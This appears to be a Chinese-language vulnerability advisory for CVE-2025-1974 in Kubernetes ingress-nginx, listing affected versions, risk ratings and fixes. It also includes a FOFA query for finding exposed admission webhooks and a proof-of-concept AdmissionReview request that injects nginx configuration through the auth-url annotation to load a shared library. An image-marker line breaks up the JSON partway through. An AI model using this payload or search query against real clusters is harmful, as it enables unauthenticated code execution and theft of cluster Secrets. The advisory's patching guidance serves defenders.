

Kubernetes-Ingress -NGINX-RCE-CVE-2025-1974

漏洞描述

由于Kubernetes Pod中部署的Ingress控制器无需认证即可通过网络访问，当Admission webhook对外开放时，未经身份验证的攻击者可以通过向Ingress-nginx发送特制的AdmissionReview请求，远程注入任意的nginx配置，从而在Ingress-nginx上执行任意代码。

影响版本

Ingress-nginx <= 1.11.4
1.12.0-beta.0 <= Ingress-nginx < 1.12.1

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: cert="ingress-nginx" && port="8443"

在默认安装配置中，Ingress控制器能够访问集群范围内的所有Secrets。

POC/EXP: AdmissionReview 写入检测

```
POST / HTTP/1.1
Host: 127.0.0.1

{
  "kind": "AdmissionReview",
  "apiVersion": "admission.k8s.io/v1",
  "request": {
    "uid": "d48aa397-c414-4fb2-a2b0-b28187daf8a5",
    "kind": {
      "group": "networking.k8s.io",
```


```

    "version": "v1",
    "kind": "Ingress"
  },
  "resource": {
    "group": "networking.k8s.io",
    "version": "v1",
    "resource": "ingresses"
  },
  "requestKind": {
    "group": "networking.k8s.io",
    "version": "v1",
    "kind": "Ingress"
  },
  "requestResource": {
    "group": "networking.k8s.io",
    "version": "v1",
    "resource": "ingresses"
  },
  "name": "test-ingressxaa",
  "namespace": "default",
  "operation": "CREATE",
  "userInfo": {

  },
  "object": {
    "kind": "Ingress",
    "apiVersion": "networking.k8s.io/v1",
    "metadata": {
      "name": "test-ingressxaa",
      "namespace": "default",
      "creationTimestamp": null,
      "annotations": {
        "nginx.ingress.kubernetes.io/rewrite-target": "/",
        "nginx.ingress.kubernetes.io/auth-url": "http://example.com;}}}\nssl_engine
/path/to/shared-library.so;events {\nserver { location /aa { #"
      }
    },
    "spec": {
      "ingressClassName": "nginx",
      "rules": [
        {
          "host": "test.local",
          "http": {
            "paths": [
            ]
          }
        }
      ]
    },
    "status": {
      "loadBalancer": {}
    }
  },
  "oldObject": null,
  "dryRun": true,
  "options": {

```

```
"kind": "CreateOptions",
"apiVersion": "meta.k8s.io/v1"
}
}
}
```



漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本